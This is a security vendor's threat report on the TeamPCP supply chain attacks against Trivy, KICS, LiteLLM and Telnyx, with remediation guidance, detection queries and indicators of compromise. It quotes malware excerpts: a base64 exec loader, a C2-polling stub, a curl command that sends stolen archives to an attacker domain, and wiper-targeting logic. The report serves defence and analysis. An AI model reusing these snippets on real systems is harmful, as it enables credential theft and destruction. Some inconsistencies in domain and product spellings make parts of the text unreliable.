

Weaponizing the Protectors: TeamPCP's Multi-Stage Supply Chain Attack on Security Infrastructure

By Unit 42

Published: 2026-03-31 · Archived: 2026-08-06 02:01:16 UTC

Executive Summary

Between late February and March 2026, threat group TeamPCP conducted a highly calculated, escalating sequence of supply chain threats. It systematically compromised widely trusted open-source security tools, including the vulnerability scanners [Trivy](#) and [KICS](#) and the popular AI gateway [LiteLLM](#). The affected software also includes the official Python SDK of Telnyx.

These ongoing supply chain attacks injected malicious infostealer payloads directly into GitHub Actions and Python Package Index (PyPI) registries. Once executed during routine automated workflows, the malware silently extracts highly sensitive data, such as:

- Cloud access tokens
- SSH keys
- Kubernetes secrets

These attacks also establish persistent backdoors for lateral movement across clusters.

The affected software includes:

- BerriAI [LiteLLM](#), an open-source library used to route requests across LLM providers (its documentation states it has over 95 million monthly downloads)
- Aqua Security [Trivy](#) and Checkmarx [KICS](#) (Keeping Infrastructure as Code Secure), which are embedded in millions of enterprise CI/CD pipelines
- The widely used official Python SDK of [Telnyx](#), a global communications platform providing programmable APIs for voice and messaging

Attackers are believed by sources such as [vx-underground](#) to have already exfiltrated data from 500,000 infected machines over 300 GB of data and secrets from 500,000 machines, exposing major organizations across all business verticals to severe follow-on attacks.

Unlike past supply chain attacks, this operation explicitly weaponizes security and developer infrastructure that inherently require elevated privileges. This allows attackers unimpeded access to production secrets. They then have the ability to hold compromised organizations for ransom, demanding extortion payments.

The current scope of the attack is significant:

- **Scale of impact:** The actor may have exfiltrated over 300 GB of data and 500,000 credentials, including cloud tokens and Kubernetes secrets.
- **Breadth of compromise:** Beyond the primary targets, TeamPCP leveraged harvested tokens to infect 48 additional packages. It identified and published at least 16 victim organizations via public leak sites.
- **Sophistication:** The attackers introduced CanisterWorm, which includes both a decentralized command-and-control (C2) architecture and targeted wiper components. This demonstrates an evolving technique pattern focused on cloud-native operations.

As of March 27, Palo Alto Networks [Cortex Xpanse](#) has identified the presence of three unique self-signed certificates associated with the three waves of operations.

Palo Alto Networks customers are better protected from the threats described in this article through the following products and services:

- [Advanced Threat Prevention](#)
- [Cortex XDR](#) and [XSIAM](#)
- [Cortex Cloud](#)
- [Cortex Xpanse](#)
- [Cortex Agentix](#) Threat Intel Agent

Palo Alto Networks also recommends taking steps to identify vulnerable packages and harden CI/CD policies, as described in the [Interim Guidance](#) section.

The [Unit 42 Cloud Security Assessment](#) is an evaluation service that reviews cloud infrastructure to identify misconfigurations and security gaps.

The [Unit 42 Incident Response team](#) can also be engaged to help with a compromise or to provide a proactive assessment to lower your risk.

Current Scope of the Supply Chain Attack

TeamPCP (aka PCPcat, ShellForce, DeadCatx3) has conducted operations dating back to at least September 2025. The group gained notoriety in December 2025, in the wake of the massive React2Shell campaign that targeted cloud environments.

That campaign exploited the [React2Shell](#) vulnerability (CVE-2025-55182), allowing the group to leverage remote code execution (RCE) within vulnerable cloud endpoints. During these operations, the group's most notable detection artifact, alongside the more well known React2Shell exploit indicators, was using the port number 666 for nearly all of its exploitation operations.

The group's trajectory has rapidly evolved. While the group initially focused on [ransomware](#), it also has roots in cryptocurrency mining and cryptocurrency theft. The group has more recently shifted toward smash and grab supply chain compromise operations starting in mid March 2026.

Recently, the group's rate of activity has increased. It's increased posting on its Telegram channel as well as on its dark web leak site.

Its more recent announcements state that the group is combining forces with [CipherForce](#), another ransomware group, to publish information on breaches. Additionally, it was announced on BreachForums — a forum for cybercriminals to discuss hacking topics and data breaches — that the group is partnering with [Vect](#) ransomware group, as shown in Figure 1.




Figure 1. Screenshot of BreachForums announcement.

This partnership is likely to allow TeamPCP to concentrate on supply chain operations. As of late March, TeamPCP announced the compromise of at least 16 organizations, as shown in Figure 2.




Figure 2. Screenshot of the CipherForce ransomware data leak site.

Aqua Security Trivy

This latest campaign started on March 19, 2026, when TeamPCP leveraged an incomplete credential rotation following a minor breach in late February within the Aqua Security Trivy GitHub repository.

TeamPCP compromised the aqua-bot service account and executed an imposter commit attack. This resulted in the force-push of malicious code to 76 of 77 version tags in the aquasecurity/trivy-action repository and all tags in aquasecurity/setup-trivy.

This initial wave introduced the TeamPCP primary payload, called TeamPCP cloud stealer. It performed its actions through the kamikaze.sh script, which evolved into three distinct versions:

- **Version 1 - Monolithic Architecture:** A 150-line bash script focused on environment fingerprinting and immediate credential harvesting from AWS/GCP/Azure credentials using the compromised endpoint's instance metadata service (IMDS). It bypassed GitHub's secret masking by reading the runner.worker process memory directly via `/proc/<pid>/mem` to extract plaintext tokens.
- **Version 2 - Modular Architecture:** Two hours after the first release of v1, TeamPCP replaced the first script with a slim 15-line loader script. This version used a pull method to download a second-stage payload called kube.py. This allowed the actors to update the payload without having to re-poison the GitHub tags. Version 2 also introduced a self-deletion command `rm - "$0"` to remove itself after execution.
- **Version 3 - The Worm and Wiper:** In this final known version, the script evolved into malware with self-replication capabilities in a campaign called CanisterWorm. We will cover CanisterWorm in more detail [below](#). Version 3 enabled the scanning of exposed Docker APIs, port 2375 and the local subnet. It also enabled harvesting SSH keys.

This operation was uniquely deceptive. For example, the malicious code ran before the legitimate Trivy scan logic could execute, while simultaneously allowing the legitimate scanner to continue operations. This allowed scanning operations to return a normal operational status, while behind the scenes, the malware was silently exfiltrating data to the typosquatted domain `scan.aquasecurtiy[.]org`. If the primary C2 server failed, the payload used the backup domain `tdtqy-oyaaa-aaaaf2dq-cai.raw.icp0[.]io`.

Additionally, using npm publishing tokens harvested during the initial Trivy wave of compromises, TeamPCP actors initiated an automated script that identified and infected 47 additional packages across the `@emilgroup`, `@opengov` and `@v7` namespaces. All reports indicate that these operations took place in under 60 seconds.

The infection was achieved by injecting a malicious pre-install or post-install script within the `package.json` file of each library. This ensured that the TeamPCP cloud stealer payload executed immediately upon a developer or continuous integration/continuous delivery (CI/CD) runner performing an npm install containing any of these poisoned npm packages. A CI/CD runner is a lightweight agent or application that executes software pipeline jobs.

This wave focused heavily on a technique called software development kit (SDK)-squatting, targeting internal development kits for billing, insurance and accounting services. This maximized the likelihood of the malware landing in high-privilege corporate environments.

Each infected package acted as a new telemetry node, performing environment fingerprinting and attempting to exfiltrate data from local .env files and AWS/Azure configuration directories back to the group's C2 infrastructure. This effectively turned a single vendor breach into a systemic and potentially widespread supply chain risk for any downstream consumers of these private and public SDKs.

Checkmarx KICS

Following the initial compromise of Aqua Security Trivy, on March 21, 2026, TeamPCP used stolen GitHub Personal Access Tokens (PATs) to target Checkmarx KICS. KICS is an open-source infrastructure-as-code (IaC) scanner.

The attackers force-pushed malicious commits to all 35 version tags of the checkmarx/kics-github-action repository and poisoned version 2.3.28 of checkmarx/ast-github-action. Technically, the operation subverted the official container entrypoint setup.sh and instead injected a three-stage payload called TeamPCP cloud stealer.

This payload has similar functionality to the Trivy wave payload. To avoid manual detection, the malware exfiltrated stolen data to the vendor-themed typosquat domain checkmarx[.]zone. It featured a secondary fallback mechanism, where if the primary C2 communications failed, the payload used the victim's own GITHUB_TOKEN to create a hidden repository named docs-tpcp located within the victim's GitHub organization.

LiteLLM

On March 23, 2026, TeamPCP moved away from GitHub PATs by targeting PyPI publishing tokens using BerriAI LiteLLM. The group likely harvested these tokens from an earlier compromise of the Trivy vulnerability scanner. Attackers poisoned the LiteLLM CI/CD pipeline to enable uploading malicious versions (v1.82.7 and v1.82.8) to the PyPI.

This wave introduced a highly evasive execution method via a .pth file named litellm_init.pth in version 1.82.8. Due to the Python interpreter automatically processing .pth files during startup, the malware executed every time any Python process was initialized on a host regardless of whether LiteLLM was ever imported. This allowed for TeamPCP to increase the scope for potential victims.

The multi-stage payload consisted of a double Base64-encoded script, designed to bypass static analysis. The script functioned as a comprehensive secret-sweeper where it harvested:

- SSH keys
- Cloud credentials (AWS, Google Cloud, Azure)
- Kubernetes configuration files
- Critically, the high-density environment variables containing LLM API keys (e.g., OPENAI_API_KEY, ANTHROPIC_API_KEY)

Figure 3 below shows an example of this in a code snippet.

```
/Users/[REDACTED]/.cache/uv/archive-v0/G3Mjqvtwk_OFMPMu8yFyL/bin
/python3 -c import base64;
exec(base64.b64decode(' [base64_encoded_script] '))
```

Figure 3. A code snippet representing the double Base64-encoded script.

Inside of this Base64 encoding was a second Base64-encoded block, which provided the C2 endpoint for C2 commands. Figure 4 shows code written to the filepath `/host/root/.config/sysmon/sysmon.py`.

```
C_URL = "https://checkmarx.zone/raw"
TARGET = "/tmp/pglog"
STATE = "/tmp/.pg_state"

def g():
    try:
        req = urllib.request.Request(C_URL,
headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(req, timeout=10) as r:
            link = r.read().decode('utf-8').strip()
            return link if link.startswith("http") else None
    except:
        return None
```

Figure 4. The code written to `/host/root/.config/sysmon/sysmon.py`.

The exfiltrated data was handled in the same fashion as the Checkmarx wave, encrypted using an AES-256-CBC session key, which was further secured with a hard-coded 4096-bit RSA public key. For the LiteLLM exfiltration C2 endpoint, the attackers used the typosquatted domain `models.litellm[.]cloud`. The code shown in Figure 5 is an example for the subprocess that handled the exfiltration of collected data.

```
subprocess.run([
    "curl", "-s", "-o", "/dev/null", "-w", "%{http_code}", "-X",
    "POST",
    "https://models.litellm.cloud/",
    "-H", "Content-Type: application/octet-stream",
    "-H", "X-Filename: tpcp.tar.gz",
    "--data-binary", f"@{bn}"
], check=True, stderr=subprocess.DEVNULL)
```

Figure 5. Subprocess to handle exfiltration of collected data.

The following lists all known C2 exfiltration domains up to March 27, 2026:

- `scan.aquasecurity[.]org`
- `checkmarx[.]zone`
- `models.litellm[.]cloud`
- `tdtqy-oyaaa-aaa-af2dq-cai.raw.icp0[.]io`

Telnyx

On March 27, 2026, TeamPCP compromised the Telnix Python SDK. This followed a pattern similar to LiteLLM where the threat actor hijacked PyPI publishing credentials to publish malicious versions 4.87.1 and 4.87.2 of the telnix package.

These versions contain a silent injector in the client library that executes immediately upon import to exfiltrate cloud credentials and system secrets. The attack uses WAV steganography to hide encrypted second-stage payloads within valid audio files, allowing the malware to bypass network filters while establishing persistence on Windows, Linux and macOS systems.

The Windows audio file had the hard-coded name hangup.wav, and the Linux audio file had the hard-coded name ringtone.wav. This campaign specifically targets infrastructure and communication tools to harvest high-value access tokens and service account keys for broader cluster exploitation.

CanisterWorm

CanisterWorm uses a decentralized [Internet Computer Protocol](#) (ICP) canister for C2, providing a tamper-proof dead-drop for payload delivery that is resistant to typical worm takedown operations. Beyond stealing credentials and achieving persistence, the threat actors also masqueraded their activity as legitimate services like [systemd](#) and disguised the threat as a PostgreSQL utility called [pgmon](#).

The campaign recently integrated a destructive wiper component, which was [observed](#) on March 23, 2026, targeting Iran. This is visible within the code blocks from the file kube.py shown in Figures 6 and 7.

```
if __name__ == "__main__":
    if is_k8s():
        if is_iran():
            deploy_destructive_ds()
        else:
            deploy_std_ds()
    else:
        if is_iran():
            poison_pill()
        sys.exit(1)
```

Figure 6. Code block from kube.py (1 of 2).

```
def is_iran():
    tz = ""
    if os.path.exists("/etc/timezone"):
        with open("/etc/timezone", "r") as f:
            tz = f.read().strip()
    else:
        try:
            tz = subprocess.check_output(["timedatectl", "show",
            "--property=Timezone", "--value"],
            stderr=subprocess.DEVNULL).decode().strip()
        except:
            pass
    lang = os.environ.get("LANG", "")
    return tz in ["Asia/Tehran", "Iran"] or "fa_IR" in lang
```

Figure 7. Code block from kube.py (2 of 2).

This secondary payload performs environment fingerprinting to identify Kubernetes clusters, deploying privileged DaemonSets to brick entire clusters or executing recursive file deletions on non-containerized hosts. This blend of automated propagation, decentralized infrastructure and targeted destruction marks CanisterWorm as one of the more complex cloud-native threats identified to date, even with its loud and short-lived operational history.

Interim Guidance

Hardening Cloud Assets Against Supply Chain Attacks

Cortex Cloud offers extensive application security posture management (ASPM) and supply chain security capabilities to help identify the vulnerabilities and misconfigurations that TeamPCP relies upon. The guidance below includes some instructions specific to Palo Alto Networks products. We recommend that all organizations find an appropriate mechanism to harden cloud assets as described.

(Note: Prisma Cloud customers who haven't yet migrated to Cortex Cloud should take the same precautions.)

1. Identifying vulnerable packages: software composition analysis (SCA) and software bill of materials (SBOM)

Since CVEs for these malicious packages may lag behind the attack, organizations must rely on real-time visibility into their SBOM.

- Operational risk model: For packages without published CVEs, Palo Alto Networks' proprietary Operational Risk model provides additional protection. It evaluates open-source packages based on factors such as maintainer activity, deprecation status and community adoption, allowing us to identify risky components even in the absence of known vulnerabilities.
- SBOM Querying: Cortex Cloud allows you to query your organization's SBOM against the list of known malicious packages to immediately identify impact.

2. Hardening CI/CD policies: out-of-the-box rules

TeamPCP thrives in insecure and exposed environments. Palo Alto Networks customers can leverage the following Cortex Cloud out-of-the-box (OotB) CI/CD rules designed to prevent similar attacks. These rules map to industry standards like the [OWASP Top 10 CI/CD Risks](#) and [CIS Software Supply Chain Security Guide](#).

- **Packages insecurely installed:** In common configurations, both GitHub and npm can deliver updated package versions without checking package integrity. This allows attackers who control a given repository to upload a malicious version of a package that's enabled for automatic download. It is critical that organizations trust but verify every package. It is vital for modern CI/CD pipelines to scan all packages prior to implementation.
- **An npm package downloaded from git without a commit hash reference:** Without a specific commit hash, the integrity of a package downloaded from a git URL can't be guaranteed, which potentially allows a build server to download a malicious version.
- **An npm project contains unused dependencies:** Unused dependencies widen the attack surface without justification. If an unused dependency is compromised by TeamPCP, it exposes the project to risk even if the code isn't actively used.

Unit 42 Managed Threat Hunting Queries

The Unit 42 Managed Threat Hunting team suggests the following XQL queries. Cortex XDR and XSIAM customers can use these XQL queries to search for signs of exploitation.

	// Title: TeamPCP Process Execution Artifacts
1	// Description: Identifies hardcoded components in the deployed payloads - relies on the fact that the
2	python process is being used to execute sub processes with hardcoded command parameters
3	// MITRE ATT&CK TTP ID: T1059
4	config case_sensitive = false
5	dataset = xdr_data
6	fields event_type, event_id, event_sub_type, actor_process_image_path,
7	actor_process_command_line, actor_process_image_name, action_process_image_command_line,
8	action_process_image_sha256, action_process_image_name, action_process_image_path,
9	agent_hostname, agent_id
10	filter event_type = ENUM.PROCESS and event_sub_type in (ENUM.PROCESS_START) and
	action_process_image_name in ("openssl", "tar", "curl", "systemctl", "python") and
	action_process_image_command_line =~ "(?:tpcp\.tar\.gz \.inkey p \-in
	session\.key models\.litellm\.cloud payload\.enc session\.key\.enc sysmon\.service openssl rand -out
	.+session\.key import base64; exec\(base64.b64decode\(')
1	// Title: TeamPCP File Creation Artifacts

2	// Description: Identifies file artifacts related to the TeamPCP enumeration, persistence and exfiltration activity
3	
4	// MITRE ATT&CK TTP ID: T1074
5	dataset = xdr_data
6	fields event_type, event_id, event_sub_type, actor_process_image_path, actor_process_command_line, action_file_path, action_file_name, action_file_sha256, actor_process_image_name, agent_hostname, agent_id
	filter event_type = ENUM.FILE and event_sub_type in (ENUM.FILE_CREATE_NEW, ENUM.FILE_WRITE) and (action_file_name in ("session.key", "payload.enc", "session.key.enc", "tpcp.tar.gz", "sysmon.service", "pglog", ".pg_state") and actor_process_image_name in ("python*", "openssl"))
1	// Title: TeamPCP Network Artifacts
2	// Description: AWS and Kube API interaction from a single python process indicative of the enumeration and lateral movement observed by TeamPCP
3	// MITRE ATT&CK TTP ID: T1021.007
4	dataset = xdr_data
5	fields event_type, event_id, event_sub_type, actor_process_image_path, actor_process_command_line, actor_process_image_name, uri, actor_process_instance_id, agent_hostname, agent_id
6	filter event_type in (ENUM.STORY, ENUM.NETWORK) and uri ~= "(?:/api/v1/namespaces/.+/secrets/api/v1/secrets/api/v1/namespaces/api/v1/nodes/api/v1/namespaces/kube-system/pods/latest/meta-data/iam/security-credentials/latest/api/token)" and actor_process_image_name contains "python"
7	
8	comp values(agent_hostname) as agent_hostname, values(actor_process_command_line) as actor_process_command_line, values(uri) as uri, count_distinct(uri) as uri_cnt by actor_process_image_name, actor_process_instance_id
9	
10	
11	filter uri_cnt > 3

Conclusion

Based on the rapid escalation of TeamPCP's supply chain operations, Palo Alto Networks highly recommends that organizations immediately audit the following within their development and production environments:

- CI/CD pipelines

- GitHub PATs
- Cloud provider credentials
- Kubernetes service account tokens (SATs)
- Container-based SSH keys

Between February and March 2026, this actor moved from ransomware and cryptomining to a focused supply chain compromise model. This operation has successfully compromised trusted security tools like Aqua Security Trivy and Checkmarx KICS as well as the BerriAI LiteLLM gateway.

Organizations should prioritize the implementation of the interim guidance provided in this brief, specifically regarding SBOM visibility and CI/CD policy hardening, to mitigate the risk of lateral movement and data exfiltration.

Palo Alto Networks customers are better protected by our products, as listed below. We will update this threat brief as more relevant information becomes available.

Palo Alto Networks Product Protections for TeamPCP's Multi-Stage Supply Chain Attack

Palo Alto Networks customers can leverage a variety of product protections and updates to identify and defend against this threat.

[Cortex Cloud's](#) OotB supply chain best practices are designed to recognize the use of unpinned Trivy and LiteLLM owned CI/CD pipelines within an environment and provide alerting. We encourage organizations to pin specific and known package versions for their supply chain applications.

Figure 8 shows what Cortex Cloud's platform will display when viewing Supply Chain Catalogs for Trivy, Checkmarx and LiteLLM. Figure 9 shows what it will display for the Application Security coverage for assets in an environment. Figure 10 shows notable findings of secrets contained within potentially vulnerable cloud resources.




Figure 8. Cortex Cloud Application Security Module: Supply Chain Packages catalog.




Figure 9. Cortex Cloud Application Security Module: Coverage display.

Status	Severity	Name	Asset Name	Urgency
☐	High	aws token found in my env	shanisagiv89/terragoat_shani...	Urgent
☐	High	aws token found in my env	Asafhenig1/terragoat	Urgent
☐	High	AWS Access Key detected in code	mvaturri237/codegoat	Urgent
☐	Low	Microsoft Teams webhook detected in code	mvaturri237/secrets-examples ...	Urgent

Figure 10. Cortex Cloud Application Security Module: Detected Secrets display.

The [Unit 42 Cloud Security Assessment](#) is an evaluation service that reviews cloud infrastructure to identify misconfigurations and security gaps.

If you think you might have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107
- South Korea: +82.080.467.8774

Cloud-Delivered Security Services for the Next-Generation Firewall

[Advanced URL Filtering](#) and [Advanced DNS Security](#) identify known domains and URLs associated with this activity as malicious.

Cortex AgentiX

Security analysts can use natural language to prompt the [Cortex AgentiX](#) Threat Intel agent to extract file indicators of compromise (IoCs) from this threat brief. Organizations will then need to enrich the case and maintain awareness in their Cortex tenant for related alerts. The AgentiX agent will provide a quick summary of the impact to the organization. Analysts can also leverage the Case Investigation agent for more details on cases and artifacts associated with this campaign and/or build a response plan of action.

Cortex XDR and XSIAM

[Cortex XDR](#) and [XSIAM](#) provide a multi-layer defense — including Behavioral Threat Protection (BTP), Advanced WildFire and Cortex Analytics — to help protect against the initial access, C2 and potential lateral movement described in this article.

Cortex Xpanse

[Cortex Xpanse](#) has the ability to identify exposed LiteLLM devices on the public internet and escalate these findings to defenders. Customers can enable alerting on this risk by ensuring that the LiteLLM Attack Surface Rule is enabled. Identified findings can either be viewed in the Threat Response Center or in the incident view of Expander. These findings are also available for Cortex XSIAM customers who have purchased the ASM module.

Cortex Cloud

- [Cortex Cloud](#) customers are better protected from the topics discussed within this article through the proper placement of Cortex Cloud [XDR endpoint agent](#) and [serverless agents](#) within a cloud environment. Designed to protect a cloud's posture and runtime operations against these threats, Cortex Cloud helps detect and prevent the malicious operations or configuration alterations or exploitations discussed within this article.
- Cortex Cloud [Identity Security](#) encompasses Cloud Infrastructure Entitlement Management (CIEM), Identity Security Posture Management (ISPM), Data Access Governance (DAG), as well as Identity Threat Detection and Response (ITDR), providing clients with the necessary capabilities to improve their identity-related security requirements. The Identity Security modules provides visibility into identities and their permissions within cloud environments to accurately detect misconfigurations and unwanted access to sensitive data. Providing real-time analysis surrounding usage and access patterns designed to maintain security monitoring.
- Cortex Cloud's Application Security Module ([ASPM](#)) supports ingesting security audit logs and findings from third-party SaaS vendors discussed within this article, as well as prioritizing alerts, issues, policies and assets based on ingested applications. This allows security teams to maintain better security awareness across their on-prem and cloud environment and alert upon the threats discussed within this article.

Next-Generation Firewalls With Advanced Threat Prevention

[Next-Generation Firewall](#) with the [Advanced Threat Prevention](#) security subscription can help block the attack via the following Threat Prevention signature: [87120](#).

Indicators of Compromise

IP Addresses

- 23.142.184[.]129
- 45.148.10[.]212
- 63.251.162[.]11
- 83.142.209[.]11
- 83.142.209[.]203

- 195.5.171[.]242
- 209.34.235[.]18
- 212.71.124[.]188

Domains

- checkmarx[.]zone
- models.litellm[.]cloud
- scan.aquasecurity[.]org
- tdtqy-oyaaa-aaaaf2dq-cai.raw.icp0[.]io

Tunneling URLs

- championships-peoples-point-cassette.trycloudflare[.]com
- create-sensitivity-grad-sequence.trycloudflare[.]com
- investigation-launches-hearings-copying.trycloudflare[.]com
- plug-tab-protective-relay.trycloudflare[.]com
- souls-entire-defined-routes.trycloudflare[.]com

SHA256 Hashes for Self-signed Certificates Used in the Malware

